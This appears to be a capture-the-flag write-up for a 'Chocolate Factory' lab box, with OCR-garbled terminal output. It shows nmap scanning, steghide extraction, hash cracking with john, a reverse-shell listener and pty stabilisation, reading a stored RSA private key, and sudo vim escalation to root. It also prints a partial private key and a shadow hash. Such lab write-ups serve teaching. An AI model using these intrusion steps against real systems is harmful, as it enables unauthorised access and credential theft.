
Chocolate Factory

So lets Dive in…

First copy the Machine ip in a text file target.txt


Began with a nmap scan..“ *#sudo nmap -T4 -sV -sC target.txt* ”
And with that we get some interesting results.



```
|_    hope you wont drown Augustus"
113/tcp open  ident?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   DNSVersionBindReqTCP, GetRequest, Help, LPDString, NotesRPC, TerminalServerCookie, giop:
|_    [redacted] <- You will find the key here!!!
119/tcp open  nntp?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
```


Just click the link and it seems its downloadable.

Now open and it seems to be a different encoding probably Hex. Lets try reading the file as strings “ *#strings downloaded_file.txt* ”




```
2b8d ...|
2b92 000008f0  01 00 02 00 00 00 00 00 45 6e 74 65 72 20 79 6f  |........Enter yo|
2be0 00000900  75 72 20 6e 61 6d 65 3a 20 00 25 73 00 6c 61 6b  |ur name: .%s.lak|
2c2e 00000910  73 64 68 66 61 73 00 00 0a 20 63 6f 6e 67 72 61  |sdhfas... congra|
2c7c 00000920  74 75 6c 61 74 69 6f 6e 73 20 79 6f 75 20 68 61  |tulations you ha|
2cca 00000930  76 65 20 66 6f 75 6e 64 20 74 68 65 20 6b 65 79  |ve found the key|
2d18 00000940  3a 20 20 20 00 00 00 00 62 27 2d 56 6b 67 58 68  [redacted]
2d66 00000950  46 66 36 73 41 45 63 41 77 72 43 36 59 52 2d 53
2db4 00000960  5a 62 69 75 53 62 38 41 42 58 65 51 75 76 68 63
2e02 00000970  47 53 51 7a 59 3d 27 00 0a 20 4b 65 65 70 20 69
2e50 00000980  74 73 20 73 61 66 65 00 42 61 64 20 6e 61 6d 65  |ts safe.Bad name|
2e9e 00000990  21 00 00 00 01 1b 03 3b 38 00 00 00 06 00 00 00  |!......;8.......|
2eec 000009a0  9c fc ff ff 84 00 00 00 fc fc ff ff ac 00 00 00  |.
2f2c ....
2f35 ...|
2f3a 000009b0  0c fd ff ff 54 00 00 00 16 fe ff ff c4 00 00 00  |.
```

There’s also a FTP port open lets play with it…
“ *#ftp target.txt* ” and get the file on it.




```
└─$ ftp 10.10.105.160
Connected to 10.10.105.160.
220 (vsFTPd 3.0.3)
Name (10.10.105.160:kali): [redacted]
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000       208838 Sep 30 14:31 gum_room.jpg
226 Directory send OK.
```

It seems it is Stego image. Lets check if it has file encoded in it…
“ *#steghide -info gum_room.jpg* ” and yep it had some file in it.
So lets extract it. “ *#steghide --extract -sf gum_room.jpg* ”



```
└─$ steghide --extract -sf gum_room.jpg
Enter passphrase:
the file "b64.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "b64.txt".
```

Extracted file seems to be some kind of encryption so lets jump to cyberchef (https://gchq.github.io/CyberChef/) and upload the file and decrypt it and save output to a file hash.txt




Name: b64.txt
Size: 2,541 bytes
Type: text/plain

start: 1879
end: 1879
length: 0
time: 13ms
length: 1879
lines: 63


```
tcpdump:*:18382:0:99999:7:::
miredo:*:18382:0:99999:7:::
dnsmasq:*:18382:0:99999:7:::
redis:*:18382:0:99999:7:::
usbmux:*:18382:0:99999:7:::
rtkit:*:18382:0:99999:7:::
sshd:*:18382:0:99999:7:::
postgres:*:18382:0:99999:7:::
avahi:*:18382:0:99999:7:::
stunnel4:!:18382:0:99999:7:::
sslh:!:18382:0:99999:7:::
nm-openvpn:*:18382:0:99999:7:::
nm-openconnect:*:18382:0:99999:7:::
pulse:*:18382:0:99999:7:::
saned:*:18382:0:99999:7:::
inetsim:*:18382:0:99999:7:::
colord:*:18382:0:99999:7:::
i2psvc:*:18382:0:99999:7:::
dradis:*:18382:0:99999:7:::
beef-xss:*:18382:0:99999:7:::
geoclue:*:18382:0:99999:7:::
lightdm:*:18382:0:99999:7:::
king-phisher:*:18382:0:99999:7:::
systemd-coredump:!!:18396::::::
_rpc:*:18451:0:99999:7:::
statd:*:18451:0:99999:7:::
_gvm:*:18496:0:99999:7:::
charlie:$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC
```

It looks like user and password hashes, So lets crack hash…
“ *#sudo john --wordlist=/usr/share/wordlist/rockyou.txt hash.txt* ”




```
┌──(kali㉿kali)-[~/Desktop/THM/ChocoFactory]
└─$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:54 1.90% (ETA: 06:26:05) 0g/s 5866p/s 5866c/s 5866C/s aljazeera..TAMAHOME
[redacted]
lie)
1g 0:00:03:06 DONE (20
21-01-21 05:41) 0.0053
67g/s 5284p/s 5284c/s
5284C/s colachito..cn1
23
Use the "--show" optio
n to display all of th
e cracked passwords re
liably
Session completed
```

Now that’s done lets login to webpage using cracked password…
This give us with a dashboard to run commands.



```
home.jpg home.php image.png index.html index.php.bak key_rev_key validate.php
```

Now lets get a reverse shell on the target. And then stabilize shell.




```
SyntaxError: invalid syntax
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <comma
nd>".
See "man sudo_root" for details.

www-data@chocolate-factory:/var/tmp$ ls
ls
stableShell.py
www-data@chocolate-factory:/var/tmp$ ^Z
zsh: suspended  nc -lvnp 8000

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg                                          148 ✗ 1 ⚙
[1]  + continued  nc -lvnp 8000
                                        ls
stableShell.py
www-data@chocolate-factory:/var/tmp$ cat stableShell.py
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Now lets switch to charlie user…

After lurking around I found some interesting files.




```
www-data@chocolate-factory:/home/charlie$ ls
teleport  teleport.pub  user.txt
www-data@chocolate-factory:/home/charlie$ cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3VwtpONSwmlS7ha4y9sv2kPXv8lFOmLi1FV2hqlQPLw/unnEFwUb
[redacted]
B3zgov7RUtk
fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
[redacted]
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySO9XJwmuSFEGdOb7co73vvT5QPdmqwYB1WxOKfMxVUcXybW/9FoQpmFipHsuBjb
[redacted]
Qxg31N2/1dnebKK51Ed2qFP1WLQUJqypo5TznXQ7tv0Uuw7oUcy5XNMFVwn/BqQm
```

ssh to charlie with the private RSA key and get user flag.

Now lets get root flag…


After some linux enumeration using (https://github.com/rebootuser/LinEnum) or (https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS) it was found there is a sudo pwnage.

Thus using vim to get root shell.



```
~
~                                  VIM - Vi IMproved
~
~                                 version 8.0.1453
~                            by Bram Moolenaar et al.
~           Modified by ppkg-vim-maintainers@lists.alioth.debian.o
rg                 Vim is open source and freely distributable
~
~                          Sponsor Vim development!
~                 typ[redacted]ation
~
~                 type  :q<Enter>                 to exit
~                 type  :help<Enter>  or  <F1>    for on-line help
~                 type  :help version8<Enter>     for version info
~                 [redacted]
~
~
~
~
:shell
# ls          All
shell  shell.sh  teleport  teleport.pub  user.txt
# cat /root/root.txt
cat: /root/root.txt: No such file or directory
[redacted]
# cd /root
# ls
root.py
```

Root flag is a python file and seems require a key as input.
After some hit and trial I decided to use the key found before from web as input and Woaah! Here there it is.



Fernet (Decode)

[Back] Fernet is a symmetric encryption method which makes sure that the message encrypted cannot be manipulated/read without the key. It uses URL safe encoding for the keys. Fernet uses 128-bit AES in CBC mode and PKCS7 padding, with HMAC using SHA256 for authentication. The IV is created from os.random(). This page decodes the token. Generate a token here: [Fernet]

Token: gAAAAABfdb52eejIlEaE9ttPY8ckMMfHTIw5lamAWMy8yEdGPhnm9_H_yQikhR-bPy09-NVQn8lF_PDXyTo-T7CpmrFfoVRWzlm0OffAsUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'

Key: [redacted]

